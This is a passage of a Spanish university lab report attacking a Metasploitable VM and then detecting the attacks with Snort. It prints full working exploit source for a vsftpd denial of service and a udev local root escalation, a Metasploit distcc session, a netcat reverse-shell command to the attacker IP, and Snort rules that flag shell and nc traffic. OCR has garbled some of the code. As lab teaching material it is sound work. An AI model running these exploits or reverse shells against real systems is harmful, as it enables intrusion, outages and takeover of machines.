


Figura 14: VNC credenciales acceso.




Figura 15: Conexión VNC.

3.3. Denegación de servicio

Una denegación de servicio (DoS) es un ataque a un sistema o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.

Los ataques DoS se generan mediante la saturación de los puertos con múltiples flujos de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando su servicio.

En este caso, vamos a hacer una denegación de servicio al servidor ftp de la víctima.

1. Realizamos un escaneo de puertos para verificar que el puerto ftp de la víctima está abierto.

```
$ sudo nmap metasploitable
```

2. Necesitamos obtener un usuario y contraseña para poder acceder al servidor ftp. Para este paso, podemos hacer uso de la fuerza bruta del apartado anterior o bien conectarnos por telnet a la víctima y observar que ahí tenemos acceso a un usuario y contraseña. Obtenemos el siguiente usuario y contraseña.

```
USER: user  
PASS: user
```

3. Compilamos y ejecutamos el código que va a producir la denegación de servicio, pasándole como parámetros la IP de la víctima, el usuario y la contraseña válidos que hemos obtenido. Este código genera múltiples conexiones ftp a la víctima, además de generar cada vez un buffer de 4096 bytes con basura, pero que el servidor ftp de la víctima tendrá que analizar. Todo ello ocasiona que el servidor ftp de la víctima se colapse y provoque la no conexión de otros usuarios.

```
$ gcc -o vspoc232 vspoc232.c  
$ ./vspoc232 192.168.62.189 user user 1
```

En la figura 16 podemos observar cómo han sido necesarias 287 peticiones para ocasionar la denegación de servicio.

```
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <sys/types.h>  
#include <sys/socket.h>  
#include <netinet/in.h>
```

```
#include <netdb.h>

/*
This is code of
http://cxib.net/stuff/vspoc232.c

PoC CVE-2011-0762 ( vsftpd )
Remote Denial of Service

Affected: 2.3.2
Fix: 2.3.4

Author:
Maksymilian Arciemowicz

Use:
./vspoc232 127.0.0.1 21 user pass 1

or read
http://securityreason.com/achievement_securityalert/95
for more information

Example result:
cx@cx64:~$ telnet 172.5.0.129 21
Trying 172.5.0.129...
Connected to 172.5.0.129.
Escape character is '^]'.
500 OOPS: fork
Connection closed by foreign host.

*/

int skip=0;

int sendftp(int stream,char *what){
    if(-1==send(stream,what,strlen(what),0))
        printf("Can't send %s\n",what);
    else
        printf("send: %s\n",what);

    bzero(what,sizeof(what));
}
```

```
void readftp(int stream){
    char readline[4096];
    if(recv(stream,readline,4096,0)<1)
        if(!skip) exit(1); // end
    else
        printf("recv:_%s\n",readline);
}

int sendstat(host,port,login,pass)
    char *host,*port,*login,*pass;
{
    char buffer[4097]; // send ftp command buffer
    int sockfd,n,error;
    struct addrinfo hints;
    struct addrinfo *res, *res0;

    memset(&hints, 0, sizeof(hints));
    hints.ai_family = PF_UNSPEC;
    hints.ai_socktype = SOCK_STREAM;
    error = getaddrinfo(host,port,&hints,&res0);

    if (error){
        errorcon:
        printf("Can't connect\n.exit");
        exit(1);
    }

    if((sockfd=socket(res0->ai_family,res0->ai_socktype,
        res0->ai_protocol))<0) goto errorcon;
    if(-1==connect(sockfd,res0->ai_addr,res0->ai_addrlen))
        goto errorcon;

    readftp(sockfd);
    snprintf(buffer,4096,"USER_%s\nPASS_%s\n\n",login,pass)
        ;
    sendftp(sockfd,buffer);
    readftp(sockfd);

    snprintf(buffer,4096,"STAT\n"); // Falta el codigo del
        buffer
    sendftp(sockfd,buffer);
    freeaddrinfo(res0);
}
```

```
int main(int argc, char *argv[])
{
    char *login, *pass, logindef[]="anonymous", passdef[]="cxib
        .net@127.0.0.1";

    if(argc<3){
        printf("\nUse: ./vspoc232_host_port_[username]_[
            password]_[option]\nhost_and_port_are_required\nuse_
            option=_l_to_skip_recv()_fails\n\nexample:\n./
            vspoc232_127.0.0.1_21_user_pass_1\n\n");
        exit(1);
    }

    char *host=argv[1];
    char *port=argv[2];

    if(4<=argc) login=argv[3];
    else login=logindef;

    if(5<=argc) pass=argv[4];
    else pass=passdef;

    if(6<=argc) skip=1;

    while(1){
        printf("-----_next\n");
        sendstat(host, port, login, pass);
        //sleep(1); // some delay to be sure
    }
    return 0; // never happen
}
```


[illegible]

(a) Ataque a la víctima

```
alumno@Atacante:~$ ftp 192.168.62.189
Connected to 192.168.62.189.
```

(b) Posterior intento de acceso

Figura 16: Denegación de servicio ftp a la víctima desde el atacante.

3.4. Elevación de privilegios

La elevación de privilegios es la técnica consistente en conseguir permisos por encima de los que han sido asignados en primera instancia.

En este caso, vamos a realizar una elevación de privilegios a través de una vulnerabilidad del servicio Distcc.

1. Accedemos a la consola de Metasploit.

```
$ sudo msfconsole
```


2. Accedemos al módulo relativo a distcc.

```
msf > search distcc
msf > use exploit/unix/misc/distcc_exec
```

3. Fijamos los parámetros del ataque y ejecutamos.

```
msf auxiliary(distcc_exec) > set RHOSTS metasploitable
msf auxiliary(distcc_exec) > exploit
```

4. Tal y como nos aparece en la figura 17 hemos conseguido acceder a la víctima como demonio del servicio distcc.



```
msf exploit(distcc_exec) > set RHOST 192.168.62.189
RHOST => 192.168.62.189
msf exploit(distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.62.189  yes      The target address
  RPORT     3632            yes      The target port (TCP)

Exploit target:
  Id  Name
  --  ---
  0   Automatic Target

msf exploit(distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.61.189:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vbKhwwKprlSxbAq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vbKhwwKprlSxbAq\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.61.189:4444 -> 192.168.62.189:38378) at 2017-05-22 18:55:28 +0200

whoami
daemon
```

Figura 17: Elevación de privilegios: ejecución de distcc.

5. Una vez como daemon descargamos y compilamos el exploit con el que vamos a proceder a hacer la elevación de privilegios. El código del exploit ejecuta el shell que se encuentra en /tmp/run y crea un socket al que se le indica el pid del proceso vulnerable.

```
wget http://www.exploit-db.com/download/8572
mv 8572. exploit.c
gcc -o exploit exploit.c
```

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE
 * -2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK
 * message originates
 * from kernel space, which allows local users to gain
 * privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kcope's exploit. This exploit
 * leverages the
 * 95-udev-late.rules functionality that is meant to run
 * arbitrary commands
 * when a device is removed. A bit cleaner and reliable
 * as long as your
 * distro ships that rule file.
 *
 * Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 * Pass the PID of the udevd netlink socket (listed in /
 * proc/net/netlink,
```

```
* usually is the udevd PID minus 1) as argv[1].
*
* The exploit will execute /tmp/run as root so throw
  whatever payload you
* want in there.
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <linux/types.h>
#include <linux/netlink.h>

#ifndef NETLINK_KOBJECT_UEVENT
#define NETLINK_KOBJECT_UEVENT 15
#endif

int
main(int argc, char **argv)
{
    int sock;
    char *mp, *err;
    char message[4096];
    struct stat st;
    struct msghdr msg;
    struct iovec iovector;
    struct sockaddr_nl address;

    if (argc < 2) {
        err = "Pass_the_udev_netlink_PID_as_an_
              argument";
        printf("[-]_Error:_%s\n", err);
        exit(1);
    }

    if ((stat("/etc/udev/rules.d/95-udev-late.rules", &
              st) == -1) &&
        (stat("/lib/udev/rules.d/95-udev-late.rules", &
              st) == -1)) {
```

```
        err = "Required_95-udev-late.rules_not_found"
        ;
        printf("[-]_Error:_%s\n", err);
        exit(1);
    }

    if (stat("/tmp/run", &st) == -1) {
        err = "/tmp/run_does_not_exist,_please_create
            _it";
        printf("[-]_Error:_%s\n", err);
        exit(1);
    }
    system("chmod_x_/tmp/run");

    memset(&address, 0, sizeof(address));
    address.nl_family = AF_NETLINK;
    address.nl_pid = atoi(argv[1]);
    address.nl_groups = 0;

    msg.msg_name = (void*)&address;
    msg.msg_namelen = sizeof(address);
    msg.msg_iov = &iovector;
    msg.msg_iovlen = 1;

    sock = socket(AF_NETLINK, SOCK_DGRAM,
        NETLINK_KOBJECT_UEVENT);
    bind(sock, (struct sockaddr *) &address, sizeof(
        address));

    mp = message;
    mp += sprintf(mp, "remove@/d") + 1;
    mp += sprintf(mp, "SUBSYSTEM=block") + 1;
    mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
    mp += sprintf(mp, "TIMEOUT=10") + 1;
    mp += sprintf(mp, "ACTION=remove") +1;
    mp += sprintf(mp, "REMOVE_CMD=/tmp/run") +1;

    iovector.iov_base = (void*)message;
    iovector.iov_len = (int) (mp-message);

    sendmsg(sock, &msg, 0);

    close(sock);
```

```
    return 0;
}
```

6. Antes de ejecutar el exploit.c, debemos abrir un puerto al cual se conectará la víctima al lanzar el exploit. Para ello, utilizaremos el comando netcat.

```
$ sudo netcat -vlp 6666
```

7. Creamos un script que permite generar una conexión desde la máquina víctima al puerto que está escuchando en la maquina atacante.

```
echo "#!/bin/bash" >> /tmp/run
echo "/bin/netcat -e /bin/sh 192.168.61.189 6666" >> /tmp
/run
```

8. A continuación identificamos el proceso “udev” , pues usaremos su id-1 para ejecutar el exploit, como muestra la figura .

```
echo "#!/bin/bash" >> /tmp/run
echo "/bin/netcat -e /bin/sh 192.168.61.189 6666" >> /tmp/run
cat /tmp/run
#!/bin/bash
/bin/netcat -e /bin/sh 192.168.61.189 6666
ps -edf | grep udev
root    2295      1  0 13:14 ?        00:00:00 /sbin/udev --daemon
./exploit 2294
```

Figura 18: Elevación de privilegios: /tmp/run.

9. Finalmente se realiza la conexión de la víctima al atacante y obtenemos la sesión de root, como se observa en la figura .

```
alumno@Atacante:~$ netcat -vlp 666
netcat: Permission denied
alumno@Atacante:~$ sudo netcat -vlp 6666
[sudo] password for alumno:
Listening on [0.0.0.0] (family 0, port 6666)
Connection from [192.168.62.189] port 6666 [tcp/*] accepted (family 2, sport 48646)
whoami
root
```

Figura 19: Elevación de privilegios: obtención de root.

4. Snort

4.1. Configuración

El primer paso es instalar Snort en la máquina que hace de router entre las organizaciones.

```
$ sudo apt-get install snort
```

Como vemos en la imagen 20, el establecimiento de un rango de IPs es determinante para el uso del servicio.




Figura 20: Configuración de Snort durante la instalación.

A continuación se configura el servicio, modificando el fichero */etc/snort/snort.conf* y estableciendo los siguientes parámetros:

- ipvar HOME_NET 192.168.N1.0/24
- ipvar EXTERNAL_NET !\$HOME_NET
- ipvar DNS_SERVERS \$HOME_NET

- ipvar SMTP_SERVERS \$HOME_NET
- ipvar HTTP_SERVERS \$HOME_NET
- ipvar SQL_SERVERS \$HOME_NET
- ipvar TELNET_SERVERS \$HOME_NET
- ipvar HTTP_PORTS 80
- ipvar SHELLCODE_PORTS !80
- ipvar ORACLE_PORTS 1521

4.2. Ejecución

Además de las reglas que hay añadidas por defecto, para poder hacer pruebas concretas y observar el funcionamiento de Snort, añadimos la siguiente línea al fichero */etc/snort/rules/local.rules*, que establece una alerta cuando detecte mensajes ICMP.

```
$ alert icmp any any -> $HOME_NET any (msg:"ICMP test";
sid:10000001; rev:001)
```

A continuación, lanzamos el servicio. En la figura 21 se observa el servicio iniciado.

```
$ sudo snort -i enp0s8 {u snort {g snort -l /var/log/snort/
-A full -c /etc/snort/snort.conf
```

```

--== Initialization Complete ==--

--*) Snort! <*-
o"  )"
'''
Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Commencing packet processing (pid=1395)
```

Figura 21: Snort iniciado.

Seguidamente, lanzamos un ping desde la máquina atacante hacia la organización que el router protege, como muestra la figura 22).

```
alumno@Atacante:~$ ping 192.168.61.1
PING 192.168.61.1 (192.168.61.1) 56(84) bytes of data:
64 bytes from 192.168.61.1: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 192.168.61.1: icmp_seq=2 ttl=64 time=0.306 ms
64 bytes from 192.168.61.1: icmp_seq=3 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=4 ttl=64 time=0.357 ms
64 bytes from 192.168.61.1: icmp_seq=5 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=6 ttl=64 time=0.302 ms
64 bytes from 192.168.61.1: icmp_seq=7 ttl=64 time=0.293 ms
^C
--- 192.168.61.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5997ms
rtt min/avg/max/mdev = 0.279/0.300/0.357/0.032 ms
alumno@Atacante:~$
```

Figura 22: Ping del atacante a la víctima.

Si, tras el ping, accedemos a los archivos de log (imagen 23), podemos ver cómo hay un acceso desde la máquina atacante.

```
GNU nano 2.5.3 Archivo: /var/log/snort/portscan.log
192.168.61.189 -> 192.168.62.189 (portscan) UDP Portscan
Priority Count: 5
Connection Count: 6
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 137:58947

Time: 05/04-11:20:43.472891
event_ref: 0
192.168.61.189 -> 155.54.1.1 (portscan) ICMP Filtered Sweep
Priority Count: 0
Connection Count: 35
IP Count: 3
Scanned IP Range: 8.8.8.8:192.168.61.1
Port/Proto Count: 0
Port/Proto Range: 0:0

^G Ver ayuda ^O Guardar ^U Buscar ^K Cortar Text ^J Justificar ^C Posición ^Y Pág. ant.
^X Salir ^R Leer fich. ^E Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea ^V Pág. sig.
```

Figura 23: Fichero portlog.scan tras ping.

4.3. Detección de ataques

A continuación vamos a ejemplificar el procedimiento que el atacante sigue para llevar a cabo un ataque. Al mismo tiempo que se realiza, podemos ver los logs que detectan dicho ataque gracias a Snort.

1. Escanear puertos en busca de un agujero por el que entrar.

Tras ejecutar el comando `nmap` que se indica a continuación, se puede ver que son diversos los puertos que hay accesibles en la víctima. En este ejemplo, vamos a atacar el puerto 23, correspondiente a telnet.

```
$ nmap -p 1-20000 192.168.62.189
```

```
[Xref => http://cve.nitre.org/cgi-bin/cvename.cgi?name=2002-00121]Xref => http://www.securityfocus.com/bid/40891[Xref => http://www.securityfocus.com/bid/40891]Xref => http://www.securityfocus.com/bid/40891
[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 21]
05/09-15:44:34.201405 192.168.61.189:38324 -> 192.168.62.189:21
TCP TTL:64 TOS:0x0 ID:9154 Iplen:20 Dgmlen:60 DF
*****S* Seq: 0x1DC0E41A Ack: 0x0 Win: 0x7210 TcpLen: 46
TCP Options (5) => MSS: 1460 SackOK TS: 6670296 0 NOP US: 7
[Xref => http://cve.nitre.org/cgi-bin/cvename.cgi?name=2002-00121]Xref => http://www.securityfocus.com/bid/40891[Xref => http://www.securityfocus.com/bid/40891]Xref => http://www.securityfocus.com/bid/40891
=> /var/log/snort/portscan.log <==
Time: 05/09-15:44:32.251820
event_ref: 0
192.168.61.189 -> 192.168.62.189 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 9
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 23:1723
Time: 05/09-16:22:870696
event_ref: 0
192.168.61.189 -> 192.168.62.189 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 8
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 80:5900

Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-09 16:16 CEST
Nmap scan report for metasploitable (192.168.62.189)
Host is up (0.00071s latency).
Not shown: 19974 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1000/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
alumno@Atacante:~$
```

Figura 24: Escaneo nmap y logs asociados.

2. Acceder a la máquina en dicho puerto.

Para que Snort detecte este ataque, primero debe estar configurada la detección del mismo. Para ello, añadimos en el fichero `/etc/snort/snort.conf` la línea correspondiente a las reglas de telnet, como observamos en la figura 25.

Además, conviene añadir en el fichero `/etc/snort/rules/local.rules` las alertas para telnet, como se ve en la figura 26.

```

GNU nano 2.5.3          Archivo: /etc/snort/snort.conf
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/icmp.rules
# include $SO_RULE_PATH/imap.rules
# include $SO_RULE_PATH/misc.rules
# include $SO_RULE_PATH/multimedia.rules
# include $SO_RULE_PATH/netbios.rules
# include $SO_RULE_PATH/mtp.rules
# include $SO_RULE_PATH/p2p.rules
# include $SO_RULE_PATH/smtp.rules
# include $SO_RULE_PATH/snmp.rules
# include $SO_RULE_PATH/specific-threats.rules
# include $SO_RULE_PATH/web-activex.rules
# include $SO_RULE_PATH/web-client.rules
# include $SO_RULE_PATH/web-iis.rules
# include $SO_RULE_PATH/web-misc.rules
# include $SO_RULE_PATH/telnet.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf

^G Ver ayuda  ^O Guardar  ^U Buscar   ^K Cortar Text^J Justificar ^C Posición  ^V Pág. ant.
^X Salir      ^R Leer fich.^_ Reemplazar^U Pegar txt ^I Ortografía^_ Ir a línea  ^U Pág. sig.

```

Figura 25: Fichero snort.conf.

```

GNU nano 2.5.3          Archivo: /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

# Crear una alerta cuando se detecta cualquier paquete ICMP
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000001; rev:001)
# Lanza alertas con el escaneo de puertos
preprocessor sfportscan: proto { all } scan_type { all } sense_level { high } logfile { portscan.log
# Alertas para telnet
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Telnet establecido"; flags:S,12; sid:10000001; rev:1)
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Remote shell bin/sh"; content:"/bin/sh"; sid:10000002;$
alert tcp any any -> $HOME_NET 23 (msg:"Remote shell bin/bash"; content:"/bin/bash"; sid:10000003; r$
alert tcp any any -> $TELNET_SERVERS 23 (msg:"Command nc"; content:"nc"; sid:10000004; rev:1)

[ 16 líneas leídas ]
^G Ver ayuda  ^O Guardar  ^U Buscar   ^K Cortar Text^J Justificar ^C Posición  ^V Pág. ant.
^X Salir      ^R Leer fich.^_ Reemplazar^U Pegar txt ^I Ortografía^_ Ir a línea  ^U Pág. sig.

```

Figura 26: Fichero local.rules.

Una vez configurado lo anterior y relanzado el servicio, procedemos a atacar el puerto con telnet, como refleja la figura 27.

```
$ telnet 192.168.62.189
```

```

Total sessions: 0
Max concurrent sessions: 0
=====
dcercpc2 Preprocessor Statistics
Total sessions: 0
=====
SIP Preprocessor Statistics
Total sessions: 0
=====
Snort exiting
alumno@Router:~$ sudo tail -f /var/log/snort/alert /var/log
=> /var/log/snort/alert <==
TCP Options (5) => MSS: 1460 SackOK TS: 8629078 0 NOP WS:
[**] [1:716:13] INFO TELNET access [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
05-09-17:55:21.187651 192.168.62.189:23 -> 192.168.61.189:5
TCP TTL:63 TOS:0x10 ID:37619 Iplen:20 Dgmlen:64 DF
***AP*** Seq: 0x0B46E44 Ack: 0x050379C8 Win: 0x5B TcpLen:
TCP Options (3) => NOP NOP TS: 786590 8629078
[Xref => http://cgi.nessus.org/plugins/dump.php?id=102801]
ame.cgi?name=1999-06191[Xref => http://www.whitehats.com/in
=> /var/log/snort/portscan.log <==
Time: 05-09-16:38:17.584371
event_ref: 0
192.168.61.189 -> 192.168.62.189 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 8
IP Count: 1
